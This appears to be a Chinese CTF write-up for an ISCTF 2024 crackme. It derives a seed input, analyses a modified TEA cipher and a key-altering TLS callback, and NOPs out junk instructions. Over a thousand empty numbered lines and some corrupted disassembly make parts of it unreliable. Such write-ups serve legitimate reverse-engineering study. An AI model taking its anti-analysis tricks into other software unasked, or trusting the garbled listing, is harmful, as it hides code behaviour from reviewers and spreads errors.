; 323
; 324
; 325
; 326
; 327
; 328
; 329
; 330
; 331
; 332
; 333
; 334
; 335
; 336
; 337
; 338
; 339
; 340
; 341
; 342
; 343
; 344
; 345
; 346
; 347
; 348
; 349
; 350
; 351
; 352
; 353
; 354
; 355
; 356
; 357
; 358
; 359
; 360
; 361
; 362
; 363
; 364
; 365
; 366
; 367
; 368
; 369
; 370
; 371
; 372
; 373
; 374
; 375
; 376
; 377
; 378
; 379
; 380
; 381
; 382
; 383
; 384
; 385
; 386
; 387
; 388
; 389
; 390
; 391
; 392
; 393
; 394
; 395
; 396
; 397
; 398
; 399
; 400
; 401
; 402
; 403
; 404
; 405
; 406
; 407
; 408
; 409
; 410
; 411
; 412
; 413
; 414
; 415
; 416
; 417
; 418
; 419
; 420
; 421
; 422
; 423
; 424
; 425
; 426
; 427
; 428
; 429
; 430
; 431
; 432
; 433
; 434
; 435
; 436
; 437
; 438
; 439
; 440
; 441
; 442
; 443
; 444
; 445
; 446
; 447
; 448
; 449
; 450
; 451
; 452
; 453
; 454
; 455
; 456
; 457
; 458
; 459
; 460
; 461
; 462
; 463
; 464
; 465
; 466
; 467
; 468
; 469
; 470
; 471
; 472
; 473
; 474
; 475
; 476
; 477
; 478
; 479
; 480
; 481
; 482
; 483
; 484
; 485
; 486
; 487
; 488
; 489
; 490
; 491
; 492
; 493
; 494
; 495
; 496
; 497
; 498
; 499
; 500
; 501
; 502
; 503
; 504
; 505
; 506
; 507
; 508
; 509
; 510
; 511
; 512
; 513
; 514
; 515
; 516
; 517
; 518
; 519
; 520
; 521
; 522
; 523
; 524
; 525
; 526
; 527
; 528
; 529
; 530
; 531
; 532
; 533
; 534
; 535
; 536
; 537
; 538
; 539
; 540
; 541
; 542
; 543
; 544
; 545
; 546
; 547
; 548
; 549
; 550
; 551
; 552
; 553
; 554
; 555
; 556
; 557
; 558
; 559
; 560
; 561
; 562
; 563
; 564
; 565
; 566
; 567
; 568
; 569
; 570
; 571
; 572
; 573
; 574
; 575
; 576
; 577
; 578
; 579
; 580
; 581
; 582
; 583
; 584
; 585
; 586
; 587
; 588
; 589
; 590
; 591
; 592
; 593
; 594
; 595
; 596
; 597
; 598
; 599
; 600
; 601
; 602
; 603
; 604
; 605
; 606
; 607
; 608
; 609
; 610
; 611
; 612
; 613
; 614
; 615
; 616
; 617
; 618
; 619
; 620
; 621
; 622
; 623
; 624
; 625
; 626
; 627
; 628
; 629
; 630
; 631
; 632
; 633
; 634
; 635
; 636
; 637
; 638
; 639
; 640
; 641
; 642
; 643
; 644
; 645
; 646
; 647
; 648
; 649
; 650
; 651
; 652
; 653
; 654
; 655
; 656
; 657
; 658
; 659
; 660
; 661
; 662
; 663
; 664
; 665
; 666
; 667
; 668
; 669
; 670
; 671
; 672
; 673
; 674
; 675
; 676
; 677
; 678
; 679
; 680
; 681
; 682
; 683
; 684
; 685
; 686
; 687
; 688
; 689
; 690
; 691
; 692
; 693
; 694
; 695
; 696
; 697
; 698
; 699
; 700
; 701
; 702
; 703
; 704
; 705
; 706
; 707
; 708
; 709
; 710
; 711
; 712
; 713
; 714
; 715
; 716
; 717
; 718
; 719
; 720
; 721
; 722
; 723
; 724
; 725
; 726
; 727
; 728
; 729
; 730
; 731
; 732
; 733
; 734
; 735
; 736
; 737
; 738
; 739
; 740
; 741
; 742
; 743
; 744
; 745
; 746
; 747
; 748
; 749
; 750
; 751
; 752
; 753
; 754
; 755
; 756
; 757
; 758
; 759
; 760
; 761
; 762
; 763
; 764
; 765
; 766
; 767
; 768
; 769
; 770
; 771
; 772
; 773
; 774
; 775
; 776
; 777
; 778
; 779
; 780
; 781
; 782
; 783
; 784
; 785
; 786
; 787
; 788
; 789
; 790
; 791
; 792
; 793
; 794
; 795
; 796
; 797
; 798
; 799
; 800
; 801
; 802
; 803
; 804
; 805
; 806
; 807
; 808
; 809
; 810
; 811
; 812
; 813
; 814
; 815
; 816
; 817
; 818
; 819
; 820
; 821
; 822
; 823
; 824
; 825
; 826
; 827
; 828
; 829
; 830
; 831
; 832
; 833
; 834
; 835
; 836
; 837
; 838
; 839
; 840
; 841
; 842
; 843
; 844
; 845
; 846
; 847
; 848
; 849
; 850
; 851
; 852
; 853
; 854
; 855
; 856
; 857
; 858
; 859
; 860
; 861
; 862
; 863
; 864
; 865
; 866
; 867
; 868
; 869
; 870
; 871
; 872
; 873
; 874
; 875
; 876
; 877
; 878
; 879
; 880
; 881
; 882
; 883
; 884
; 885
; 886
; 887
; 888
; 889
; 890
; 891
; 892
; 893
; 894
; 895
; 896
; 897
; 898
; 899
; 900
; 901
; 902
; 903
; 904
; 905
; 906
; 907
; 908
; 909
; 910
; 911
; 912
; 913
; 914
; 915
; 916
; 917
; 918
; 919
; 920
; 921
; 922
; 923
; 924
; 925
; 926
; 927
; 928
; 929
; 930
; 931
; 932
; 933
; 934
; 935
; 936
; 937
; 938
; 939
; 940
; 941
; 942
; 943
; 944
; 945
; 946
; 947
; 948
; 949
; 950
; 951
; 952
; 953
; 954
; 955
; 956
; 957
; 958
; 959
; 960
; 961
; 962
; 963
; 964
; 965
; 966
; 967
; 968
; 969
; 970
; 971
; 972
; 973
; 974
; 975
; 976
; 977
; 978
; 979
; 980
; 981
; 982
; 983
; 984
; 985
; 986
; 987
; 988
; 989
; 990
; 991
; 992
; 993
; 994
; 995
; 996
; 997
; 998
; 999
; 1000
; 1001
; 1002
; 1003
; 1004
; 1005
; 1006
; 1007
; 1008
; 1009
; 1010
; 1011
; 1012
; 1013
; 1014
; 1015
; 1016
; 1017
; 1018
; 1019
; 1020
; 1021
; 1022
; 1023
; 1024
; 1025
; 1026
; 1027
; 1028
; 1029
; 1030
; 1031
; 1032
; 1033
; 1034
; 1035
; 1036
; 1037
; 1038
; 1039
; 1040
; 1041
; 1042
; 1043
; 1044
; 1045
; 1046
; 1047
; 1048
; 1049
; 1050
; 1051
; 1052
; 1053
; 1054
; 1055
; 1056
; 1057
; 1058
; 1059
; 1060
; 1061
; 1062
; 1063
; 1064
; 1065
; 1066
; 1067
; 1068
; 1069
; 1070
; 1071
; 1072
; 1073
; 1074
; 1075
; 1076
; 1077
; 1078
; 1079
; 1080
; 1081
; 1082
; 1083
; 1084
; 1085
; 1086
; 1087
; 1088
; 1089
; 1090
; 1091
; 1092
; 1093
; 1094
; 1095
; 1096
; 1097
; 1098
; 1099
; 1100
; 1101
; 1102
; 1103
; 1104
; 1105
; 1106
; 1107
; 1108
; 1109
; 1110
; 1111
; 1112
; 1113
; 1114
; 1115
; 1116
; 1117
; 1118
; 1119
; 1120
; 1121
; 1122
; 1123
; 1124
; 1125
; 1126
; 1127
; 1128
; 1129
; 1130
; 1131
; 1132
; 1133
; 1134
; 1135
; 1136
; 1137
; 1138
; 1139
; 1140
; 1141
; 1142
; 1143
; 1144
; 1145
; 1146
; 1147
; 1148
; 1149
; 1150
; 1151
; 1152
; 1153
; 1154
; 1155
; 1156
; 1157
; 1158
; 1159
; 1160
; 1161
; 1162
; 1163
; 1164
; 1165
; 1166
; 1167
; 1168
; 1169
; 1170
; 1171
; 1172
; 1173
; 1174
; 1175
; 1176
; 1177
; 1178
; 1179
; 1180
; 1181
; 1182
; 1183
; 1184
; 1185
; 1186
; 1187
; 1188
; 1189
; 1190
; 1191
; 1192
; 1193
; 1194
; 1195
; 1196
; 1197
; 1198
; 1199
; 1200
; 1201
; 1202
; 1203
; 1204
; 1205
; 1206
; 1207
; 1208
; 1209
; 1210
; 1211
; 1212
; 1213
; 1214
; 1215
; 1216
; 1217
; 1218
; 1219
; 1220
; 1221
; 1222
; 1223
; 1224
; 1225
; 1226
; 1227
; 1228
; 1229
; 1230
; 1231
; 1232
; 1233
; 1234
; 1235
; 1236
; 1237
; 1238
; 1239
; 1240
; 1241
; 1242
; 1243
; 1244
; 1245
; 1246
; 1247
; 1248
; 1249
; 1250
; 1251
; 1252
; 1253
; 1254
; 1255
; 1256
; 1257
; 1258
; 1259
; 1260
; 1261
; 1262
; 1263
; 1264
; 1265
; 1266
; 1267
; 1268
; 1269
; 1270
; 1271
; 1272
; 1273
; 1274
; 1275
; 1276
; 1277
; 1278
; 1279
; 1280
; 1281
; 1282
; 1283
; 1284
; 1285
; 1286
; 1287
; 1288
; 1289
; 1290
; 1291
; 1292
; 1293
; 1294
; 1295
; 1296
; 1297
; 1298
; 1299
; 1300
; 1301
; 1302
; 1303
; 1304
; 1305
; 1306
; 1307
; 1308
; 1309
; 1310
; 1311
; 1312
; 1313
; 1314
; 1315
; 1316
; 1317
; 1318
; 1319
; 1320
; 1321
; 1322
; 1323
; 1324
; 1325
; 1326
; 1327
; 1328
; 1329
; 1330
; 1331
; 1332
; 1333
; 1334
; 1335
; 1336
; 1337
; 1338
; 1339
; 1340
; 1341
; 1342
; 1343
; 1344
; 1345
; 1346
; 1347
; 1348
; 1349
; 1350
; 1351
; 1352
; 1353
; 1354
; 1355
; 1356
; 1357
; 1358
; 1359
; 1360
; 1361
; 1362
; 1363
; 1364
; 1365
; 1366
; 1367
; 1368
; 1369
; 1370
; 1371
; 1372
; 1373
; 1374
; 1375
; 1376
; 1377
; 1378
; 1379
; 1380
; 1381
; 1382
; 1383
; 1384
; 1385
; 1386
; 1387
; 1388
; 1389
; 1390
; 1391
; 1392
; 1393
; 1394
; 1395
; 1396
; 1397
; 1398
; 1399
; 1400
; 1401
; 1402
; 1403
; 1404
; 1405
; 1406
; 1407
; 1408
; 1409
; 1410
; 1411
; 1412
; 1413
; 1414
; 1415
; 1416
; 1417
; 1418
; 1419
; 1420
; 1421
; 1422
; 1423
; 1424
; 1425
; 1426
; 1427
; 1428
; 1429
; 1430
; 1431
; 1432
; 1433
; 1434
; 1435
; 1436
; 1437
; 1438
; 1439
; 1440
; 1441
; 1442
; 1443
; 1444
; 1445
; 1446
; 1447
; 1448
; 1449
; 1450
; 1451
; 1452
; 1453
; 1454
; 1455
; 1456
; 1457
; 1458
; 1459
; 1460
; 1461
; 1462
; 1463
; 1464
; 1465
; 1466
; 1467
; 1468
; 1469
; 1470
; 1471
; 1472
; 1473
; 1474
; 1475
; 1476
; 1477
; 1478
; 1479
; 1480
; 1481
; 1482
; 1483
; 1484
; 1485
; 1486
; 1487
; 1488
; 1489
; 1490
; 1491
; 1492
; 1493
; 1494
; 1495
; 1496
; 1497
; 1498
; 1499
; 1500
; 1501
; 1502
; 1503
; 1504
; 1505
; 1506
; 1507
; 1508
; 1509
; 1510
; 1511
; 1512
; 1513
; 1514
; 1515
; 1516
; 1517
; 1518
; 1519
; 1520
; 1521
; 1522
; 1523
; 1524
; 1525
; 1526
; 1527
; 1528
; 1529
; 1530
; 1531
; 1532
; 1533
; 1534
; 1535
; 1536
; 1537
; 1538
; 1539
; 1540
; 1541
; 1542
; 1543
; 1544
; 1545
; 1546
; 1547
; 1548
; 1549
; 1550
; 1551
; 1552
; 1553
; 1554
; 1555
; 1556
; 1557
; 1558
; 1559
; 1560
; 1561
; 1562
; 1563
; 1564
; 1565
; 1566
; 1567
; 1568
; 1569
; 1570
; 1571
; 1572
; 1573
; 1574
; 1575
; 1576
; 1577
; 1578
; 1579
; 1580
; 1581
; 1582
; 1583
; 1584
; 1585
; 1586
; 1587
; 1588
; 1589
; 1590
; 1591
; 1592
; 1593
; 1594
; 1595
; 1596
; 1597
; 1598
; 1599
; 1600
; 1601
; 1602
; 1603
; 1604
; 1605
; 1606
; 1607
; 1608
; 1609
; 1610
; 1611
; 1612
; 1613
; 1614
; 1615
; 1616
; 1617
; 1618
; 1619
; 1620
; 1621
; 1622
; 1623
; 1624
; 1625
; 1626
; 1627
; 1628
; 1629
; 1630
; 1631
; 1632
; 1633
; 1634
; 1635
; 1636
; 1637
; 1638
; 1639
; 1640
; 1641
; 1642
; 1643
; 1644
; 1645
; 1646
; 1647
; 1648
; 1649
; 1650
; 1651
; 1652
; 1653
; 1654
; 1655
; 1656
; 1657
; 1658
; 1659
; 1660
; 1661
; 1662
; 1663
; 1664
; 1665
; 1666
; 1667
; 1668
; 1669
; 1670
; 1671
; 1672
; 1673
; 1674
; 1675
; 1676
; 1677
; 1678
; 1679
; 1680
; 1681
; 1682
; 1683
; 1684
; 1685
; 1686
; 1687
; 1688
; 1689
; 1690
; 1691
; 1692
; 1693
; 1694
; 1695
; 1696
; 1697
; 1698
; 1699
; 1700
; 1701
; 1702
; 1703
; 1704
; 1705
; 1706
; 1707
; 1708
; 1709
; 1710
; 1711
; 1712
; 1713
; 1714
; 1715
; 1716
; 1717
; 1718
; 1719
; 1720
; 1721
; 1722
; 1723
; 1724
; 1725
; 1726
; 1727
; 1728
; 1729
; 1730
; 1731
; 1732
; 1733
; 1734
; 1735
; 1736
; 1737
; 1738
; 1739
; 1740
; 1741
; 1742
; 1743
; 1744
; 1745
; 1746
; 1747
; 1748
; 1749
; 1750
; 1751
; 1752
; 1753
; 1754
; 1755
; 1756
; 1757
; 1758
; 1759
; 1760
; 1761
; 1762
; 1763
; 1764
; 1765
; 1766
; 1767
; 1768
; 1769
; 1770
; 1771
; 1772
; 1773
; 1774
; 1775
; 1776
; 1777
; 1778
; 1779
; 1780
; 1781
; 1782
; 1783
; 1784
; 1785
; 1786
; 1787
; 1788
; 1789
; 1790
; 1791
; 1792
; 1793
; 1794
; 1795
; 1796
; 1797
; 1798
; 1799
; 1800
; 1801
; 1802
; 1803
; 1804
; 1805
; 1806
; 1807
; 1808
; 1809
; 1810
; 1811
; 1812
; 1813
; 1814
; 1815
; 1816
;
```

```

print(sat)
seed[4] = 70
seed[1] = 83
seed[3] = 84
seed[2] = 67
seed[0] = 73
print(bytes(seed))

```

```

Seg
50 puts("Welcome to ISCTF 2024!!!");
51 sub_41126C();
52 puts("This is a easy challenge");
53 sub_41126C();
54 puts("Just do it");
55 sub_41126C();
56 puts("Now!Please send me what you think is the solution to the equation below.");
57 sub_41126C();
58 sub_41103C("%5s", (char)v10);
59 if ( (v10[1] * v10[0]) << 10 == 6204416
60 && (v10[1] + 1) * (v10[1] - 1) == 6888
61 && v10[2] + v10[3] == 151
62 && (v10[2] << 11) - v10[3] == 137132
63 && v10[3] + v10[2] + v10[0] + (char)v11 == 377 )
64 {
65 puts("Yeah Yeah Yeah");
66 sub_41126C();
67 puts("You are a qualified college student");
68 sub_41126C();
69 puts("Something has changed.....");
70 sub_41126C();
71 for ( i = 0; i < 5; ++i )
72 Seed += v10[i] ^ 0xA1; // 将输入的ISCTF逐个和0xA1进行异或然后Seed进行累加
73 sub_4110E1("Now,Give me what you think is right:", v3); // 输入你的flag
74 sub_41103C("%32s", (char)Str);
75 j_strlen(Str);
76 for ( j = 0; j < 4; ++j )
77 sub_4111B3(&Str[8 * j], &word_41B000); // 调用魔改tea
78 srand(Seed); // 加载随机数种子
79 sub_41126C();
80 rand(); // 生成伪随机数并赋值给v9
81 v9 = sub_41126C();
82 sub_41128A(Str, v9);
83 for ( k = 0; k < j_strlen(Str) >> 2; ++k )
84 {
85 if ( !sub_41100A(*(_DWORD *)&Str[4 * k], v21[k]) ) // check处
86 {
87 sub_4110E1("Emmmmm,It is not right.....see you again~~~", v4);
88 goto LABEL_19;
89 }
90 }
91 puts("Good!!!");
92 sub_41126C();
93 puts("Man! You've completed the challenge");
00001578 sub_411E40:76 (412170)

```

让我们看一下魔改tea

```

G
.text:0041196D ;
.text:0041196E db 22h dup(0CCh)
.text:00411990 ;
.text:00411990 loc_411990: ; CODE XREF: sub_4111B31j
.text:00411990 push ebp
.text:00411991 mov ebp, esp
.text:00411993 sub esp, 12Ch
.text:00411999 push ebx
.text:0041199A push esi
.text:0041199B push edi
.text:0041199C lea edi, [ebp-6Ch]
.text:0041199F mov ecx, 18h
.text:004119A4 mov eax, 0CCCCCCh
.text:004119A9 rep stosd
.text:004119AB mov eax, 4
.text:004119B0 imul ecx, eax, 0
.text:004119B3 mov edx, [ebp+8]
.text:004119B6 mov eax, [edx+ecx]
.text:004119B9 mov [ebp-8], eax
.text:004119BC mov eax, 4
.text:004119C1 shl eax, 0
.text:004119C4 mov ecx, [ebp+8]
.text:004119C7 mov edx, [ecx+eax]
.text:004119CA mov [ebp-14h], edx
.text:004119CD mov dword ptr [ebp-20h], 0
.text:004119D4 mov dword ptr [ebp-2Ch], 9E3779B9h
.text:004119DB mov dword ptr [ebp-38h], 0
.text:004119E2 jz short near ptr unk_4119E7
.text:004119E4 inz short near ptr unk_4119E7
.text:004119E7 db 89h
.text:004119E7 unk_4119E7 db 0B8h ; CODE XREF: .text:004119E21j
; .text:004119E41j
.text:004119E8 db 4
.text:004119E9 db 0
.text:004119EA db 0
.text:004119EB db 0
.text:004119EC db 6Bh ; k
.text:004119ED db 0C8h
.text:004119EE db 0
.text:004119EF db 8Bh
.text:004119F0 db 55h ; U
.text:004119F1 db 0Ch
00000DE6 004119E6: .text:004119E6 (Synchronized with Hex View-1)

```

nop掉我框柱的004119e6去除花指令


```
1 int __cdecl sub_411990(unsigned int *a1, int *a2)
2 {
3     int result; // eax
4     int v3; // [esp+00h] [ebp-68h]
5     int v4; // [esp+0Ch] [ebp-5Ch]
6     int v5; // [esp+E8h] [ebp-50h]
7     int v6; // [esp+F4h] [ebp-44h]
8     int i; // [esp+100h] [ebp-38h]
9     int v8; // [esp+10Ch] [ebp-2Ch]
10    int v9; // [esp+118h] [ebp-20h]
11    unsigned int v10; // [esp+124h] [ebp-14h]
12    unsigned int v11; // [esp+130h] [ebp-8h]
13
14    v11 = *a1;
15    v10 = a1[1];
16    v9 = 0;
17    v8 = 0x9E3779B9;
18    v6 = *a2;
19    v5 = a2[1];
20    v4 = a2[2];
21    v3 = a2[3];
22    for ( i = 0; i < 32; ++i )
23    {
24        v9 += v8;
25        v11 += (v5 + (v10 >> 5)) ^ (v9 + v10) ^ (v6 + 16 * v10);
26        v10 += (v3 + (v11 >> 5)) ^ (v9 + v11) ^ (v4 + 16 * v11);
27        if ( i == 15 )
28        {
29            v6 = a2[2];
30            v5 = a2[3];
31            v4 = *a2;
32            v3 = a2[1];
33        }
34        else if ( i == 23 )
35        {
36            v8 = 0x114514;
37        }
38    }
39    *a1 = v11;
40    result = 4;
41    a1[1] = v10;
42    return result;
43 }
```

魔改逻辑就是通过if去替换key和delta值

不过这里我设计了一个坑，我写了个tls把原本的key修改了


```
Options Windows Help
No debugger
IDA View-A Pseudocode-D Pseudocode-C Pseudocode-B Pseudocode-A Strings Hex View-1 Structures Enums Imports Exports
Data Unexplored External symbol Lumina function
IDA View-A Pseudocode-D Pseudocode-C Pseudocode-B Pseudocode-A Strings Hex View-1 Structures Enums Imports Exports
.text:0041180C lea edi, [ebp-3Ch]
.text:0041180F mov ecx, 0Fh
.text:00411814 mov eax, 0CCCCCCC
.text:00411819 rep stosd
.text:0041181B call loc_411821
.text:0041181B ;-----
.text:00411820 db 0C8h
.text:00411821 ;-----
.text:00411821 loc_411821: ; CODE XREF: .text:0041181Bj
.text:00411821 pop eax
.text:00411822 push offset unk_418B38
.text:00411827 call sub_4110E1
.text:0041182C add esp, 4
.text:0041182F mov esi, esp
.text:00411831 push offset unk_418B54
.text:00411836 call ds:puts
.text:0041183C add esp, 4
.text:0041183F cmp esi, esp
.text:00411841 call sub_41126C
.text:00411846 nop
.text:00411847 jz short near ptr unk_41184C
.text:00411849 jnz short near ptr unk_41184C
.text:00411849 ;-----
.text:0041184B db 89h
.text:0041184C unk_41184C: db 0B9h ; CODE XREF: .text:00411847j
; .text:00411849j
.text:0041184D db 0Ah
.text:0041184E db 0
.text:0041184F db 0
.text:00411850 db 0
.text:00411851 db 0BEh
.text:00411852 db 6Ch ; 1 OFF32 SEGDEF [_rdata,418B6C]
.text:00411853 db 8Bh
.text:00411854 db 41h ; A
.text:00411855 db 0
.text:00411856 db 8Dh
.text:00411857 db 7Dh ; }
.text:00411858 db 0D4h
.text:00411859 db 0F3h
.text:0041185A db 0A5h
.text:0041185B db 0C7h
.text:0041185C db 45h ; E
.text:0041185D db 0C8h
00000C4C 0041184C: .text:unk_41184C (Synchronized with Hex View-1)
ea
sub_41100A(_DWORD, _DWORD);
```

继续nop这里去除tls里面的花指令



发现无法f5

这里我添加了一个影响栈平衡的花指令




这一段实际上没用任何意义

call一下又pop了一个eax

将这一块nop掉

